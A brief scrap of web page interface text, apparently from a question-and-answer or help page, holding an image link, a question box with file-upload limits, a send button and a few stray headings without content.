
1 day ago

Type your question here

Browse files for attach (maximum 3 files, less than 10MB)

SEND

Getting paid



Closing thoughts





Thank You